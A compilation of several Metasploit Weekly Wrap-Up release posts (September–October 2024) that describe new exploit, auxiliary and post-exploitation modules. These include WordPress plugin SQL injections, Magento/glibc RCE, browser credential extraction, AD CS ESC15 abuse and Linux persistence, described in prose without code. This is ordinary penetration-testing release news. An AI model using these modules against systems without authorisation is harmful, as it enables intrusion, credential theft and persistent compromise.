Feel free to share with us feedback, issues or requests for further coverage by opening an Issue on GitHub or by sending a message to our Slack Metasploit server.

New module content (3)

WordPress Ultimate Member SQL Injection (CVE-2024-1071)

Authors: Christiaan Swiers and Valentin Lobstein
Type: Auxiliary
Pull request: #19488 contributed by Chocapikk
Path: scanner/http/wp_ultimate_member_sorting_sqli
AttackerKB reference: CVE-2024-1071

Description: This adds a new auxiliary module to exploit an unauthenticated SQL injection vulnerability in the Ultimate Member plugin for WordPress versions 2.1.3 to 2.8.2. The vulnerability allows an unauthenticated attacker to extract sensitive data via the sorting parameter.

WordPress wp-automatic Plugin SQLi Admin Creation

Authors: Rafie Muhammad and Valentin Lobstein
Type: Exploit
Pull request: #19489 contributed by Chocapikk
Path: multi/http/wp_automatic_sqli_to_rce
AttackerKB reference: CVE-2024-27956

Description: This adds a new exploit module for the SQL injection vulnerability in the WordPress wp-automatic plugin, affecting versions prior to 3.92.1. The vulnerability allows unauthenticated attackers to inject SQL commands, enabling them to create a malicious administrator account. Using the newly created admin account, the attacker can upload a plugin and achieve remote code execution.

Advanced Browser Data Extraction for Chromium and Gecko Browsers

Author: Alexander "xaitax" Hagenah
Type: Post
Pull request: #19506 contributed by xaitax
Path: windows/gather/enum_browsers

Description: Adds a new post-exploitation post/windows/gather/enum_browsers module which extracts sensitive browser data from both Chromium-based and Gecko-based browsers on the target system. It supports the decryption of passwords and cookies using Windows Data Protection API (DPAPI) and can extract additional data such as browsing history, keyword search history, download history, autofill data, credit card information, browser cache and installed extensions.

Enhanced Modules (1)

Modules which have either been enhanced, or renamed:

  • #19527 from Chocapikk – Updates the exploit/multi/http/wp_givewp_rce module with a patch bypass. This module is now compatible with GiveWP version 3.16.1.

Enhancements and features (2)

  • #19597 from zeroSteiner – Fix symlink and junction detection on Python windows Meterpreter.
  • #19600 from adfoster-r7 – Updates the post windows modules gather/credentials/seamonkey, gather/credentials/chrome, and gather/enum_chrome as being superseded by windows/gather/enum_browsers.

Bugs fixed (3)

  • #19551 from smashery – This fixes an issue when the LDAP session feature is enabled that caused the USERNAME and PASSWORD datastore options to be required, despite not being necessary when the configuration is set to kerberos or schannel.
  • #19553 from smashery – This fixes a bug in modules that use Kerberos authentication where when the KrbOfferedEncryptionTypes datastore option was set, it would be ignored instead of used to select a compatible ticket from the cache.
  • #19607 from adfoster-r7 – Fixes a bug that caused tables to render incorrectly when running under docker.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

NEVER MISS AN EMERGING THREAT

Be the first to learn about the latest vulnerabilities and cybersecurity news.

Metasploit Weekly Wrap-Up 10/25/2024

Post Syndicated from Brendan Watters original https://blog.rapid7.com/2024/10/25/metasploit-weekly-wrap-up-10-25-2024/

Hackers and Vampires Agree: Every Byte Counts

Metasploit Weekly Wrap-Up 10/25/2024

Headlining the release today is a new exploit module by jheysel-r7 that chains two vulnerabilities to target Magento/Adobe Commerce systems: the first, CVE-2024-34102 is an arbitrary file read used to determine the version and layout of the glibc library, and the second, CVE-2024-2961 is a single-byte buffer overflow, and it is impressive what can be done with a single byte. By creating an intricate heap layout though specific memory allocation calls in php, an attacker can groom the heap contents in such a way that they can use the single-byte overflow to change a flag in the custom_heap structure, which then results in a system call containing arbitrary data.

New module content (1)

CosmicSting: Magento Arbitrary File Read (CVE-2024-34102) + PHP Buffer Overflow in the iconv() function of glibc (CVE-2024-2961)

Authors: Charles Fol, Heyder, Sergey Temnikov, and jheysel-r7
Type: Exploit
Pull request: #19544 contributed by jheysel-r7
Path: linux/http/magento_xxe_to_glibc_buf_overflow
AttackerKB reference: CVE-2024-34102

Description: Adds a new module exploit/linux/http/magento_xxe_to_glibc_buf_overflow which uses a combination of an Arbitrary File Read (CVE-2024-34102) and a Buffer Overflow in glibc (CVE-2024-2961) to gain unauthenticated Remote Code Execution on multiple versions of Magento and Adobe Commerce, including versions less than 2.4.6-p5.

Enhancements and features (2)

  • #19536 from GhostlyBox – Updated the post/windows/gather/enum_unattend.rb module to now include checks for ‘.vmimport’ files which may have been created by the AWS EC2 VMIE service which will contain cleartext credentials.
  • #19567 from bcoles – Adds default vendor passwords for common single-board computers (SBCs) to wordlists.

Bugs fixed (4)

  • #19571 from sjanusz-r7 – Fixes an issue that stopped users from using navigational arrow keys in msfconsole on newer Windows 11 installs.
  • #19572 from cdelafuente-r7 – Fixes an issue in the UPDATE action of admin/ldap/ad_cs_cert_template.
  • #19576 from adfoster-r7 – Fixes crash when importing a Metasploit xml file with Ruby 3.2 and above.
  • #19577 from adfoster-r7 – Fixes a crash when running the shell command with a Meterpreter session.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 10/18/2024

Post Syndicated from Spencer McIntyre original https://blog.rapid7.com/2024/10/18/metasploit-weekly-wrap-up-10-18-2024/

ESC15: EKUwu

Metasploit Weekly Wrap-Up 10/18/2024

AD CS continues to be a popular target for penetration testers and security practitioners. The latest escalation technique (hence the the ESC in ESC15) was discovered by Justin Bollinger with details being released just last week. This latest configuration flaw has common issuance requirements to other ESC flaws such as requiring no authorized signatures or manager approval. Additionally, templates must be schema version 1 which enables an attacker to craft a signing request with a custom set of EKU OIDs which will be present in the issued certificate. By overriding the OIDs, the template can be used in a few ways with the most useful being as a certificate enrollment agent. With a valid enrollment agent certificate, a user can issue certificates for other users which, when combined with the builtin “User” certificate, can enable Kerberos authentication to a wide variety of services.

This week’s release of Metasploit has added support to our existing AD CS related modules for identifying and exploiting ESC15.

The auxiliary/admin/ldap/ad_cs_cert_template module can be used along with the new esc15_template to create a vulnerable certificate or (by leveraging ESC4) update an existing certificate to be vulnerable to ESC15.
The auxiliary/gather/ldap_esc_vulnerable_cert_finder module has been updated to identify vulnerable certificate templates.
The auxiliary/admin/dcerpc/icpr_cer module has been updated with the new ADD_CERT_APP_POLICY option to enable users to add EKUs by OID, thus enabling exploitation of ESC15.

For exploitation steps, see the ESC15 section of our AD CS documentation.

New module content (2)

WordPress WP Fastest Cache Unauthenticated SQLi (CVE-2023-6063)

Authors: Alex Sanford, Julien Voisin, and Valentin Lobstein
Type: Auxiliary
Pull request: #19473 contributed by Chocapikk
Path: scanner/http/wp_fastest_cache_sqli
AttackerKB reference: CVE-2023-6063

Description: This adds an auxiliary module to dump user credentials through a Time-based SQL injection present in WP Fastest Cache Plugin <= 1.2.2.

BYOB Unauthenticated RCE via Arbitrary File Write and Command Injection (CVE-2024-45256, CVE-2024-45257)

Authors: Valentin Lobstein and chebuya
Type: Exploit
Pull request: #19485 contributed by Chocapikk
Path: unix/webapp/byob_unauth_rce
AttackerKB reference: CVE-2024-45257

Description: This adds an exploit module for BYOB unauthenticated RCE (CVE-2024-45256, CVE-2024-45257).

Enhanced Modules (2)

Modules which have either been enhanced, or renamed:

  • #19482 from Chocapikk – The module allows users to select between the two vulnerabilities (c_only_fields for CVE-2024-8522 and c_fields for CVE-2024-8529) and includes options such as specifying the number of rows to retrieve (COUNT).
  • #19538 from zeroSteiner – This adds support for ESC15 to various AD CS related modules.

Enhancements and features (6)

  • #19108 from smashery – Adds a new API, create_process, which supports creating processes against an open session from an array of args, rather than from a commandline string that needs to go through a subshell. This pull request also fixes multiple module compatibility issues across different session types, i.e. targeting Meterpreter/PowerShell/Cmd/Unix sessions should now behave consistently when running post exploitation and local privilege escalation modules that execute processes.
  • #19497 from Chocapikk – This adds an helper library for the development of WordPress SQLi modules.
  • #19539 from smashery – This adds functionality to keep the new LDAP sessions alive beyond a server’s idle timeout.
  • #19540 from smashery – Update Metasploit’s HTTP request User Agent strings for October 2024.
  • #19549 from zeroSteiner – This pull request includes multiple fixes and improvements to the Meterpreter payloads. zeroSteiner fixed a stdapi_fs_ls: Operation failed: 1 error when running the ls command with the Java Meterpreter. cdelafuente-r7 has updated the Java Meterpreter payload to now run on newer OpenJDK versions on Alpine Linux hosts. wolfcod has made improvements for running the C Meterpreter on Windows XP machines when creating remote threads, as well as fixing a memory leak in the sysinfo command.
  • #19561 from cdelafuente-r7 – Updates the gather/ldap_esc_vulnerable_cert_finder module to now register the detected vulnerabilities into the Metasploit database if it is currently active.

Bugs fixed (2)

  • #19495 from cdelafuente-r7 – Fixes an edgecase crash in the admin/kerberos/get_ticket module when the supplied cert_file contained a subjectAltName extension with an unexpected value present.
  • #19563 from adfoster-r7 – Updates exploits/linux/http/metabase_setup_token_rce to support older versions.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 10/04/2024

Post Syndicated from Jacquie Harris original https://blog.rapid7.com/2024/10/04/metasploit-weekly-wrap-up-10-04-2024/

New module content (3)

cups-browsed Information Disclosure

Metasploit Weekly Wrap-Up 10/04/2024

Authors: bcoles and evilsocket
Type: Auxiliary
Pull request: #19510 contributed by bcoles
Path: scanner/misc/cups_browsed_info_disclosure

Description: Adds scanner module to retrieve CUPS version and kernel version information from cups-browsed services.

Acronis Cyber Infrastructure default password remote code execution

Authors: Acronis International GmbH and h00die-gr3y
Type: Exploit
Pull request: #19463 contributed by h00die-gr3y
Path: linux/http/acronis_cyber_infra_cve_2023_45249
AttackerKB reference: CVE-2023-45249

Description: This module exploits a default password vulnerability in Acronis Cyber Infrastructure (ACI) which allows an attacker to access the ACI PostgreSQL database and gain administrative access to the ACI Web Portal. This allows for the attacker to upload ssh keys that enables root access to the appliance/server. This attack can be remotely executed over the WAN as long as the PostgreSQL and SSH services are exposed to the outside world.

VICIdial Authenticated Remote Code Execution

Authors: Jaggar Henry of KoreLogic, Inc. and Valentin Lobstein
Type: Exploit
Pull request: #19456 contributed by Chocapikk
Path: unix/webapp/vicidial_agent_authenticated_rce
AttackerKB reference: CVE-2024-8504

Description: This adds a module to exploit CVE-2024-8504 an authenticated RCE in VICIdial.

Enhancements and features (3)

  • #19466 from jvoisin
  • #19471 from zeroSteiner – This adds a plugin that offers the fzuse command to offer a different UI for the selection of modules. It requires fzf to be present.
  • #19480 from jvoisin – This updates exploits/linux/local/service_persistence.rb to work on systems that are running OpenRC. This module will create a service on the box, and mark it for auto-restart.

Bugs fixed (2)

  • #19523 from adfoster-r7
  • #19526 from sjanusz-r7 – Reverts the Readline to Reline library upgrade, to fix an issue where users could not input Chinese characters correctly.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 09/27/2024

Post Syndicated from Christophe De La Fuente original https://blog.rapid7.com/2024/09/27/metasploit-weekly-wrap-up-09-27-2024/

Epic Release!

Metasploit Weekly Wrap-Up 09/27/2024

This week’s release includes 5 new modules, 6 enhancements, 4 fixes and 1 documentation update. Among the new additions, we have an account take over, SQL injection, RCE, and LPE! Thank you to all the contributors who made it possible!

New Module Content (5)

Cisco Smart Software Manager (SSM) On-Prem Account Takeover (CVE-2024-20419)

Authors: Michael Heinzl and Mohammed Adel
Type: Auxiliary
Pull request: #19375 contributed by h4x-x0r
Path: admin/http/cisco_ssm_onprem_account
AttackerKB reference: CVE-2024-20419

Description: This is a new module which exploits an account takeover vulnerability in Cisco Smart Software Manager (SSM) On-Prem <= 8-202206, by changing the password of the admin user to one that is attacker-controlled.

WhatsUp Gold SQL Injection (CVE-2024-6670)

Authors: Michael Heinzl and Sina Kheirkhah ( <Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)>
Type: Auxiliary
Pull request: #19436 contributed by h4x-x0r
Path: admin/http/whatsup_gold_sqli
CVE reference: ZDI-24-1185

Description: This is a new module which exploits a SQL injection vulnerability in WhatsUp Gold versions before v24.0.0. Successful exploitation allows an unauthenticated remote attacker to change the password of the admin user.

Vicidial SQL Injection Time-based Admin Credentials Enumeration

Authors: Jaggar Henry of KoreLogic, Inc. and Valentin Lobstein
Type: Auxiliary
Pull request: #19453 contributed by Chocapikk
Path: scanner/http/vicidial_sql_enum_users_pass
AttackerKB reference: CVE-2024-8503

Description: This adds a new auxiliary module that exploits a time-based SQL injection vulnerability in VICIdial to enumerate admin credentials. This auxiliary module is designed for MySQL databases and allows the retrieval of admin usernames and passwords through blind SQL injection.

Traccar v5 Remote Code Execution (CVE-2024-31214 and CVE-2024-24809)

Authors: Michael Heinzl, Naveen Sunkavally, and yiliufeng168
Type: Exploit
Pull request: #19416 contributed by h4x-x0r
Path: linux/http/traccar_rce_upload
AttackerKB reference: CVE-2024-24809

Description: This module exploits two vulnerabilities in Traccar v5.1 – v5.12 to obtain remote code execution: A path traversal vulnerability CVE-2024-24809 and an unrestricted file upload vulnerability CVE-2024-31214.

Local Privilege Escalation via CVE-2023-0386

Authors: Takahiro Yokoyama, sxlmnwb, and xkaneiki
Type: Exploit
Pull request: #19441 contributed by Takahiro-Yoko
Path: linux/local/cve_2023_0386_overlayfs_priv_esc
AttackerKB reference: CVE-2023-0386

Description: This adds an exploit module that leverages a flaw in the Linux kernel’s OverlayFS subsystem, which allows unauthorized access to the execution of the setuid file with capabilities (CVE-2023-0386). This enables a local user to escalate their privileges on the system.

Enhancements and Features (6)

  • #19397 from sjanusz-r7 – This replaces the Readline library with Reline.
  • #19448 from jvoisin – Adds a number of improvements to modules/post/multi/manage/screensaver.rb. A new UNLOCK action has been added. When the LOCK action is selected instead of only checking to see if xdg-screensaver lock exists on the target, the module will check for the presence of qdbus, dbus-send and loginctl. Improved error handling when running on Windows or Solaris has also been added.
  • #19451 from jvoisin – Before this change php NOP sleds would be comprised of only spaces. Now the space, tab, semi-colon, carriage return and line feed characters will all be used in a random assortment to generate NOP sleds when needed.
  • #19462 from jvoisin – This adds an Auto option to the Msf::Post::Linux::Compile library. This enables automatic selection of the compiler according to what is available locally on the target system.
  • #19467 from jvoisin – This updates the lib/msf/core/exploit/remote/http/wordpress/admin.rb library such that when generate_plugin method gets called and the payload type is not ARCH_PHP – the library will use the php_preamble/php_system_block combo instead of hardcoding system/base64, as system might not be available on some WordPress deployments, and the combo has some low-hanging evasions for this case. This change also randomizes the license header of the plugin.
  • #19478 from bcoles – Updates Metasploit to support new constants for RISCV32BE, RISCV32LE, RISCV64BE, RISCV64LE, LOONGARCH64.

Bugs Fixed (4)

  • #19184 from adfoster-r7 – This updates bundler version and fixes multiple warnings when booting msfconsole.
  • #19474 from sfewer-r7 – This fixes a bug in the DNS resolver on Windows platforms that prevented it from initializing.
  • #19475 from NtAlexio2 – This refactors the pipe_auditor scanner module to allow an RPORT argument to be specified and refactors it to follow more recent patterns used by SMB modules.
  • #19491 from jvoisin – Fixes a crash in lib/msf/core/payload/php.rb.

Documentation Added (1)

  • #19493 from adfoster-r7 – Improves the documentation for testing that the post exploitation API works against the currently opened sessions.

You can always find more documentation on our docsite at docs.metasploit.com.

Get It

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 09/20/2024

Post Syndicated from Christopher Granleese original https://blog.rapid7.com/2024/09/20/metasploit-weekly-wrap-up-09-20-2024/

New module content (3)

update-motd.d Persistence

Metasploit Weekly Wrap-Up 09/20/2024

Author: Julien Voisin
Type: Exploit
Pull request: #19454 contributed by jvoisin
Path: linux/local/motd_persistence

Description: This adds a post module to keep persistence on a Linux target by writing a motd bash script triggered with root privileges every time a user logs into the system through SSH.

WordPress LiteSpeed Cache plugin cookie theft

Authors: Rafie Muhammad and jheysel-r7
Type: Exploit
Pull request: #19457 contributed by jheysel-r7
Path: multi/http/wp_litespeed_cookie_theft
AttackerKB reference: CVE-2024-44000

Description: This adds an exploit module for a WordPress Plugin called LiteSpeed (CVE-2024-44000). On the vulnerable plugin, when the Debug Logs are enabled, it is possible to leak authentication cookies of logged in users, the msf module will use the stolen cookies to upload and execute a plugin able to spawn a meterpreter session.

Windows Kernel Time of Check Time of Use LPE in AuthzBasepCopyoutInternalSecurityAttributes

Authors: jheysel-r7 and tykawaii98
Type: Exploit
Pull request: #19345 contributed by jheysel-r7
Path: windows/local/cve_2024_30088_authz_basep
AttackerKB reference: CVE-2024-30038

Description: This adds a Windows LPE post module that exploits CVE-2024-30088. Once the exploit is executed through a running meterpreter session, it will open another one with NT AUTHORITY/SYSTEM privileges.

Enhancements and features (3)

  • #19414 from cdelafuente-r7 – Adds some missing constants for the Kerberos LoginScanner as defined in the documentation. This also defines the default connection_timeout value in #set_sane_defaults as defined here.
  • #19443 from jvoisin – Removes some redundant code from lib/msf/core/payload/php.rb.
  • #19445 from jvoisin – Makes minor improvements of lib/msf/core/payload/php.rb.

Bugs fixed (1)

  • #19449 from zeroSteiner – This fixes an issue in the exploit for CVE-2022-0995 where it would crash with an exception while printing a message regarding why it failed.

Documentation added (1)

  • #19452 from zeroSteiner – This improves the Metasploit’s documentation explaining how to setup a Meterpreter handler over Ngrok port-forwarding.

You can always find more documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 09/20/2024